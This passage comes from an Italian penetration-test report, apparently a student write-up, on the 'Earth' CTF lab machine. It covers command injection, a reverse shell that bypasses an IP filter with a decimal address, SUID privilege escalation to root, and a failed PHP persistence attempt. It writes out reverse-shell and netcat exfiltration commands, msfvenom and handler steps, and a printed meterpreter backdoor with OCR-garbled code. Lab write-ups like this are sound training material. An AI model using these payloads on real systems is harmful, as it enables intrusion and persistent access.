


Figura 5.5: Dashboard admin

La nostra intuizione è andata a buon fine siamo riusciti ad accedere come admin (Figura 5.5). La pagina ci mette davanti ad una casella di testo che chiede di inserire un comando, per vedere se effettivamente esegue un qualsiasi comando proviamo ad eseguire un semplice ls:




Figura 5.6: prova di un comando

Effettivamente il comando ls è stato eseguito e sono state stampate delle directory. Proviamo a questo punto a richiedere una reverse shell per ottenere il controllo della macchina target.

Come prima cosa mettiamo la nostra macchina in ascolto su di una porta sicuramente libera tramite l'uso di netcat:

```
nc -nlvp 17713
```

Ora usando il tool online reverseshell: <https://www.revshells.com/> generiamo un comando per effettuare una reverse shell:



Figura 5.7: Generazione codice reverse shell

Quindi proviamo ad inserire come input sulla pagina admin il seguente comando: `sh -i >& /dev/tcp/192.23.10.5/17713 0>&1`



Figura 5.8: Tentativo instaurazione reverse shell 1

Ci viene restituito un errore che ci indica che le richieste remote sono proibite. Provando ad inserire un indirizzo ip qualunque la macchina restituisce lo stesso errore. Quindi probabilmente la macchina non blocca le richieste remote ma effettua soltanto un controllo sulla presenza di un indirizzo ip all'interno dell'input prima di eseguirlo.

Proviamo a rappresentare il nostro indirizzo ip in un numero decimale ed inserirlo successivamente, cercando online abbiamo un tool che fa al caso nostro al seguente indirizzo:




Figura 5.9: conversione indirizzo ip in decimale

Otteniamo così che la rappresentazione decimale del nostro indirizzo ip è la seguente: 3222735365. Quindi riscriviamo il nostro comando come segue:

```
sh -i >& /dev/tcp/3222735365/17713 0>&1
```

A questo punto inseriamo il seguente comando nella casella di testo e vediamo cosa succede:




Figura 5.10: Tentativo reverse shell 2

Controllando sul terminale possiamo vedere che è stata aperta una shell verso di noi, e digitando il comando id osserviamo che siamo utente apache.




Figura 5.11: Ottenimento reverse shell

La fase di target exploitation è completa perchè siamo riuscita ad ottenere controllo della macchina target, prima di passare alla fase successiva però eseguiamo il seguente codice per far diventare la shell appena ottenuta di tipo TTY:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Fatto questo ora non resta che aumentare i nostri privilegi.

Capitolo 6

Privilege escalation

Una volta ottenuto accesso all'interno della macchina target, l'obiettivo a questo punto è quello di andare ad elevare i nostri privilegi ottenendo i permessi di root. Verrà applicata una privilege escalation verticale, in modo da passare da semplici utenti ad utenti root.

Come prima cosa controlliamo se ci sono dei file che hanno un eventuale SUID alzato:

```
find / -perm -u=s 2>/dev/null
```

```
sh-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Figura 6.1: file con SUID alzato

Tra i vari file visualizzati notiamo un file con un nome strano `reset_root`, proviamo ad eseguirlo e vedere cosa succede: `/usr/bin/reset_root`

```
sh-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Figura 6.2: esecuzione `reset_root`

Leggiamo che non sono presenti tutti i trigger per effettuare un reset. Quindi per prima cosa inviamo il file `reset_root` sulla nostra macchina per analizzarlo meglio tramite l'uso di netcat:

Sulla nostra macchina mettiamoci in ascolto:

```
nc -nvlp 666 > reset_root
```

Mentre dalla macchina target inviamo il file `reset_root` tramite netcat

```
nc -w 3 192.23.10.5 666 < reset_root
```




Figura 6.3: esecuzione `reset_root`

Possiamo notare che sulla nostra macchina è stato creato un eseguibile denominato appunto `reset_root`. Proviamo ad analizzare l'eseguibile prima di tutto utilizzando il comando `strings`. `Strings` ci restituirà tutte le stringhe che possono essere stampate dell'eseguibile.





Figura 6.4: esecuzione di `strings`

Leggiamo che se tutti i trigger sono presenti la password dell'account di root verrà resettata in Earth. Utilizziamo il comando `ltrace` per capire se riusciamo a visualizzare quali sono questi trigger. Per prima cosa assegniamo i permessi di esecuzione al file e poi eseguiamo:

```
chomd +x reset_root
```

```
ltrace ./reset_root
```



```
(root@kali) - [~/Desktop]
# ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS PRESENT.
..
)      = 38
access("/dev/shm/kHgTFI5G", 0)              = -1
access("/dev/shm/Zw7bV9U5", 0)              = -1
access("/tmp/kcM0Wewe", 0)                  = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT
PRESENT.
)      = 44
+++ exited (status 0) +++
```


Figura 6.5: esecuzione di strings

Notiamo che i trigger sono un semplice controllo sull'esistenza di tre file.

Torniamo sulla macchina target quindi e creiamo i tre file tramite il seguente comando:

```
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
```


Rieseguiamo `reset_root` e otteniamo un messaggio che ci conferma il reset della password di root in Earth.



```
sh-5.1$ ./reset_root
./reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth
```

Figura 6.6: reset root password

Ora possiamo eseguire il comando su root per diventare root.



```
sh-5.1$ su root
su root
Password: Earth

[root@earth /]# ls
ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
[root@earth /]#
```

Figura 6.7: login come root

Ora che ci siamo autenticati come utente root possiamo passare a prendere il flag della sfida ctf. Prima cosa passiamo nella cartella root: `cd root`. All'interno di questa cartella c'è un file txt aprendolo riusciamo a vincere la sfida.

```
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

_o#66*''?'d:>b\
_o/'''', dMF9MMMMMMHo_
.o6# ' ` "MbHMMMMMMMMMMHo.
.o" " ' vodM*$66HMMMMMMMMMM ?
$M6ood,~` (6##MMMMMMH\
,MMMMMMb?#bobMMMMHMMML
?MMMMMMMMMMMMMMMM7MM$R*Hk
$$. :MMMMMMMMMMMMMMMMMM/HMMM |`*L
| |MMMMMMMMMMMMMMMMMMbMH' T,
$H#: `*MMMMMMMMMMMMMMMMMMb#}' ' ?
]MMH# " " " " *#MMMMMMMMMMMMMM ' -
MMMMMb_ |MMMMMMMMMMMP' :
HMMMMMMHo `MMMMMMMMMT .
?MMMMMMMMMP 9MMMMMMMM} -
?MMMMMMMM |MMMMMMMMM?, d- '
: |MMMMMM- `MMMMMMT .M. :
.9MM[ 6MMMMM* ' ' '
:9MMk `MMM#" -
6M} -
6. -
Zphisher --,dd##pp=""
```

Congratulations on completing Earth!

If you have any feedback please contact me at SirFlash@protonmail.com

```
[root flag b0da9554d29db2117b02aa8b66ec492e]
```

Figura 6.8: Sfida CTF vinta

Capitolo 7

Maintaining access

La fase di maintaining access è successiva alla fase di privilege escalation, in questa fa si cerca di creare un meccanismo che renda l'accesso alla macchina target molto più semplice o per garantire accessi futuri nel caso che le vulnerabilità sfruttate vengano risolte.

Nel nostro caso la fase di maintaining access è fallita perchè le vulnerabilità riscontrate precedentemente da Nessus e OpenVas non avevano ancora nel momento in cui è stato effettuato questo penetration testing degli exploit da poter sfruttare.

Si è anche tentato di creare una back-door scritta in php ma la sua esecuzione è fallita perchè sulla macchina target non è installato php. Verrà comunque riportato l'esempio di php anche se fallimentare.

Backdoor php (fallimento) Per creare la backdoor PHP si è deciso di usare msfvenom fornito da metasploit:

```
msf6 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.23.10.5 -f raw > /root/Desktop/phpback.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.23.10.5 -f raw > /root/Desktop/phpback.php

To use retry middleware with Faraday v2.0+, install 'faraday-retry' gem
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
```

Figura 7.1: generazione backdoor con msfvenom

Il file si presenta nel seguente modo:

```
/*<?php /**/ error_reporting(0); $ip = '192.23.10.5'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = f("tcp://($ip):($port)"); $s_type = 'stream'; } if (($s && ($f = 'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } if (($s && ($f = 'socket_create') && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (($s_type) { die('no socket funcs'); } if (($s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack('Nlen', $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $Suhosin_bypass=create_function('', $b); $Suhosin_bypass(); } else { eval($b); } die(); }
```


Figura 7.2: codice backdoor

Il carattere /* verrà tolto perchè la sua presenza fa sì che il codice venga letto come un commento. Successivamente caricheremo il file php nella cartella var/www/html e attiveremo il nostro server apache.

Per effettuare l'upload sulla macchina target si è sfruttato il comando `wget`. Dalla shell ottenuta nelle fasi precedenti si ci è spostati tramite il comando `cd` nella cartella `var/www/html`, qui si è eseguito il seguente comando per scaricare la backdoor:

```
wget http://192.23.10.5/phpback.php
```

Fatto questo si è usato un generico modulo `multi/handler` per poter tentare di accedere alla backdoor caricata sulla macchina target.



```
msf6 > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.23.10.5
lhost => 192.23.10.5
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.23.10.5:4444
```

Figura 7.3: modulo handler

Come detto in precedenza anche collegandoci all'indirizzo `https://192.23.10.4/phpback.php` la connessione non verrà instaurata per via della mancanza di php sulla macchina target.